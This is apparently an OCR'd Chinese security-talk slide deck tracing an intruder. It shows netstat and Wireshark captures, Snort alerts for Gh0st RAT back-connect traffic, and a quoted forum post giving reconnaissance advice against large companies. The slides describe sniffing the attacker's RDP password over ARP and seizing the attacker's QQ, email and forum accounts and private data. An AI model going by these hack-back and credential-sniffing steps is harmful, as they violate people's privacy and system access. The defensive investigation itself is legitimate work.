
The packet details pane shows the selected packet (Frame 127110) with Ethernet II, Internet Protocol, and Transmission Control Protocol (TCP) fields. The packet bytes are displayed in hexadecimal and ASCII.

The packet list shows the following connections:

Source	Destination	Protocol	Info
TCP	0.0.0.0:1311	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1723	0.0.0.0:0	LISTENING
TCP	0.0.0.0:2401	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3306	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3388	0.0.0.0:0	LISTENING
TCP	0.0.0.0:8000	0.0.0.0:0	LISTENING
TCP	0.0.0.0:8009	0.0.0.0:0	LISTENING
TCP	0.0.0.0:8080	0.0.0.0:0	LISTENING
TCP	118.142.2:139	0.0.0.0:0	LISTENING
TCP	118.142.2:1723	116.233.198:52997	ESTABLISHED
TCP	118.142.2:2401	113.209.98:49863	ESTABLISHED
TCP	118.142.2:2401	118.26.188:37462	ESTABLISHED
TCP	118.142.2:2401	118.26.188:49074	ESTABLISHED
TCP	118.142.2:2401	118.26.188:49075	ESTABLISHED
TCP	118.142.2:2401	118.26.188:59246	ESTABLISHED
TCP	118.142.2:4302	118.142.4:3306	CLOSE_WAIT
TCP	118.142.2:4321	64.233.139:80	CLOSE_WAIT
TCP	118.142.2:8080	111.194.127:21925	ESTABLISHED
TCP	127.0.0.1:1036	0.0.0.0:0	LISTENING
TCP	127.0.0.1:1984	127.0.0.1:2402	ESTABLISHED
TCP	127.0.0.1:1994	127.0.0.1:2402	ESTABLISHED
TCP	127.0.0.1:1995	127.0.0.1:2402	ESTABLISHED
TCP	127.0.0.1:1997	127.0.0.1:2402	ESTABLISHED
TCP	127.0.0.1:2402	0.0.0.0:0	LISTENING


对攻击者VPN出口持续嗅探的通信数据进行分析后，发现其在美国还有一台肉鸡(VPS)39

防不胜防




■ 美国VPS除RDP/空WEB外，没对外服务应用；同事从隔壁服务器通过ARP嗅探到RDP密码40

防不胜防



□ 果不其然，美国VPS上运行着Gh0st RAT远程控制软件。且发现公司还有一服务器中招41

防不胜防



- 在对美国VPS分析后，发现里面有攻击者大量的渗透中间数据包括工具/源代码/密码等

防不胜防

The screenshot illustrates a network sniffing operation. The background shows a web application (JSP Manage-System 1.0) running on a server with IP 118.142.1. The foreground shows Wireshark capturing traffic on the 'udp' filter. The packet list shows several UDP packets from 112.95.240.55 to 118.142.1. Packet 39609 is selected, showing details of an OICQ (QQ) packet. A red star is in the bottom right corner.

No.	Time	Source	Destination	Protocol	Info
39460	47134.502314	112.95.240.55	118.142.1	UDP	Source port: irdmi Destination port: 64070
39496	47134.641269	118.142.1	112.95.240.55	UDP	Source port: 64070 Destination port: irdmi
39504	47134.663898	112.95.240.55	118.142.1	UDP	Source port: irdmi Destination port: 64070
39540	47134.790335	118.142.1	112.95.240.55	UDP	Source port: 64070 Destination port: irdmi
39551	47134.814289	112.95.240.55	118.142.1	UDP	Source port: irdmi Destination port: 64070
39590	47134.967437	118.142.1	112.95.240.55	UDP	Source port: 64070 Destination port: irdmi
39594	47134.990102	112.95.240.55	118.142.1	UDP	Source port: irdmi Destination port: 64070
39606	47135.146909	118.142.1	112.95.240.55	UDP	Source port: 64070 Destination port: irdmi
39607	47135.166448	112.95.240.55	118.142.1	UDP	Source port: irdmi Destination port: 64070
39608	47135.455280	118.142.1	112.95.240.55	OICQ	OICQ Protocol
39609	47135.477069	112.95.240.55	118.142.1	OICQ	OICQ Protocol
39610	47135.657092	118.142.1	112.95.240.55	UDP	Source port: 64070 Destination port: irdmi

Frame 39609: 209 bytes on wire (1672 bits), 209 bytes captured (1672 bits)

Ethernet II, Src: Riversto_0e:77:80 (00:02:85:0e:77:80), Dst: Dell_3c:17:33 (00:13:72:3c:17:33)

Internet Protocol, Src: 112.95.240.55 (112.95.240.55), Dst: 118.142.1 (118.142.1)

User Datagram Protocol, Src Port: irdmi (8000), Dst Port: 64070 (64070)

OICQ - IM software, popular in china

Flag: oicq packet (0x02)

Version: 0x1e13

Command: Operation on group (48)

Sequence: 8086

Data(OICQ Number,if sender is client): 803737

Data:


□ 同时在对攻击者VPN出口的嗅探结果中显示，攻击者网络出口存在多个QQ号，包括6位43

防不胜防



从美国VPS打包的数据发现有-QQ农场小偷程序，自动登录时配置文件中含认证加密串44

防不胜防



■ 于是得到攻击者多个腾讯QQ邮箱、QQ微博权限。以及某个倒霉攻击者的大量私人信息⁴⁵

防不胜防

Basic Analysis and Security Engine (BASE) - Query Results - Windows Internet Explorer

http://192.168.14.9000/base/base_gry_main.php?search%1dprev_sort_order%time_d%action_1st%5B%5D%23268%284%86343%29%action_1

收藏夹 网页在线生成PDF格式... Convert HTML to PDF... WHOIS Lookup for Doma... Linux安全网--linux攻... CSDN下载器 Reverse IP Lookup and... 查询某个IP上的所有网...

Basic Analysis and Security Engine (BASE)...

× 查找: vpn 上一个 下一个 选项

#	IP	Port	Protocol
#8 (4-86623)	192.168.1.239	1327	TCP
#9 (4-86622)	192.168.1.239	1327	TCP
#10 (4-86621)	192.168.1.239	1327	TCP
#11 (4-86620)	192.168.1.239	1327	TCP
#12 (4-86619)	192.168.1.239	1327	TCP
#13 (4-86618)	192.168.1.239	1230	TCP
#14 (4-86617)	192.168.1.239	1230	TCP
#15 (4-86616)	192.168.1.239	1230	TCP
#16 (4-86615)	192.168.1.239	1230	TCP
#17 (4-86614)	192.168.1.239	1230	TCP
#18 (4-86613)	192.168.1.239	1230	TCP
#19 (4-86612)	192.168.1.239	1230	TCP
#20 (4-86611)	192.168.1.239	1230	TCP
#21 (4-86610)	192.168.1.239	1230	TCP
#22 (4-86609)	192.168.1.239	1230	TCP
#23 (4-86608)	192.168.1.239	1230	TCP
#24 (4-86607)	192.168.1.239	1230	TCP
#25 (4-86606)	192.168.1.239	1230	TCP
#26 (4-86605)	192.168.1.239	1230	TCP
#27 (4-86604)	192.168.1.239	1230	TCP
#28 (4-86603)	192.168.1.239	1230	TCP
#29 (4-86602)	192.168.1.239	1230	TCP
#30 (4-86601)	192.168.1.239	1230	TCP
#31 (4-86600)	192.168.1.239	1230	TCP
#32 (4-86599)	192.168.1.239	1230	TCP
#33 (4-86598)	192.168.1.239	1230	TCP
#34 (4-86597)	192.168.1.239	1230	TCP
#35 (4-86596)	192.168.1.239	1230	TCP
#36 (4-86595)	192.168.1.239	1230	TCP
#37 (4-86594)	192.168.1.239	1230	TCP

Cheat sheet - Installing... 7 TOOLS - 低调试... 社区银行 - TOOLS - 低调试...

www.t00ls.net/plugin.php?id=bank:bank

7ools

TOOLS » 社区银行 » 钱庄大厅

社区银行

钱庄排行 钱庄大厅

钱庄资产: 117401 | 客户总数: 389 | 日利息: 0.08% | 钱庄大厅 | 财富排行 | 积分兑换

活期储蓄 最后利息结算日期: 户口尚未启动或没有存款

个人资料

你的理财为: 17

Internet | 保护模式: 禁用

□ 期间我截到攻击者之一在安全技术论坛T001s的账户和密码，使用同事小号关注其动态

防不胜防

原创：年底了，总结一下大型目标的入侵经验 ...

TOOLS » 技术讨论(Technical Discussions) » 原创：年底了，总结一下大型目标的入侵经验

返回列表 1 2 下一页

发表于 半小时前 | 只看该作者 一键分享: 腾讯微博 新浪微博

打印 字体大小 倒序看帖 跳转到 1

原创：年底了，总结一下大型目标的入侵经验

本帖最后由 [redacted] 于 2011-11-24 18:36 编辑

事先声明：

- 1、拒绝跨省。
- 2、拒绝人肉。猪肉，牛肉。

本文并不涉及内网。

纯属经验谈，以前oldjun有写过类似的。俺这里挑不重复的补充：

0x00

大型科技类世界排名top100以内：

- 1、一个点，特别是一个超大的点。正面进攻，搞主机绝对是不理智的。除非你有个0day把它ko掉，否则的话，我相信前面已经有n+1个人看过了。经过那么多人的洗礼，早就困若全汤了。所以我只会粗略看过，不会在上面耗费太多时间。根据木桶原理，起决定性作用的不是它主机多安全，也不是它登陆口安全策略做的多好，网络安全取决于它最薄弱的那一块，而不是最安全的那部分。
- 2、一般大型企业都有不同的b/c段。有些整个b段都是他们的。如果是大型的点，我会找他们AS号，目的是看他们Route,ip分配的一些情况，当然还有mx, ns, ns-soa都是不可忽略的线索。然后一般会先做粗略分析（针对收集到的所有in），抓banner（新发现的漏洞利用，如tomcat，业务入口，discuz之类的），做什么用的，什么类型的系统，管理经验

□ 之后看到该攻击者在T001s论坛发帖-渗透大型企业的心得体会，涉及IBM/SOHU/SINA等

防不胜防

Basic Analysis and Security Engine (BASE) - Query Results - Windows Internet Explorer

http://192.168.1.67:8000/base/base_query_main.php?base_result_rows=1&subact=Query&Basecurrent_view=1

Displaying alerts 1-48 of 90811 total

ID	Signature	Timestamp	Source Address	Dest. Address	Layer 4 Proto
#0(1-109942) [snort] [QST]gh0st back connect action found		2011-12-12 12:02:18	59.151.12.80	199.192.110.2927	TCP
#1(1-109941) [snort] [QST]gh0st back connect action found		2011-12-12 12:02:15	59.151.12.80	199.192.110.2927	TCP
#2(1-109940) [snort] [QST]gh0st back connect action found		2011-12-12 12:02:15	59.151.12.80	199.192.110.2927	TCP
#3(1-109939) [snort] [QST]gh0st back connect action found		2011-12-12 12:02:15	59.151.12.80	199.192.110.2927	TCP
#4(1-109938) [snort] [QST]gh0st back connect action found		2011-12-12 12:02:15	59.151.61.80	199.192.215.2206	TCP
#5(1-109937) [snort] [QST]gh0st back connect action found		2011-12-12 12:02:15	59.151.61.80	199.192.215.2206	TCP
#6(1-109936) [snort] [QST]gh0st back connect action found		2011-12-12 12:02:15	59.151.61.80	199.192.215.2206	TCP
#7(1-109935) [snort] [QST]gh0st back connect action found		2011-12-12 12:02:15	59.151.61.80	199.192.215.2199	TCP
#8(1-109934) [snort] [QST]gh0st back connect action found		2011-12-12 12:02:15	59.151.61.80	199.192.215.2199	TCP
#9(1-109933) [snort] [QST]gh0st back connect action found		2011-12-12 12:02:15	59.151.61.80	199.192.215.2197	TCP
#10(1-109932) [snort] [QST]gh0st back connect action found		2011-12-12 12:02:15	59.151.61.80	199.192.215.2197	TCP
#11(1-109931) [snort] [QST]gh0st back connect action found		2011-12-12 12:02:15	59.151.61.80	199.192.215.2197	TCP
#12(1-109930) [snort] [QST]gh0st back connect action found		2011-12-12 12:02:15	59.151.61.80	199.192.215.2197	TCP
#13(1-109929) [snort] [QST]gh0st back connect action found		2011-12-12 12:02:15	59.151.61.80	199.192.144.3389	TCP
#14(1-109928) [snort] [QST]gh0st back connect action found		2011-12-12 12:02:15	59.151.61.80	199.192.144.3389	TCP
#15(1-109927) [snort] [QST]gh0st back connect action found		2011-12-12 12:02:15	59.151.61.80	199.192.144.3398	TCP
#16(1-109926) [snort] [QST]gh0st back connect action found		2011-12-12 12:02:15	59.151.61.80	199.192.144.3389	TCP
#17(1-109925) [snort] [QST]gh0st back connect action found		2011-12-12 12:02:15	59.151.61.80	199.192.144.3388	TCP

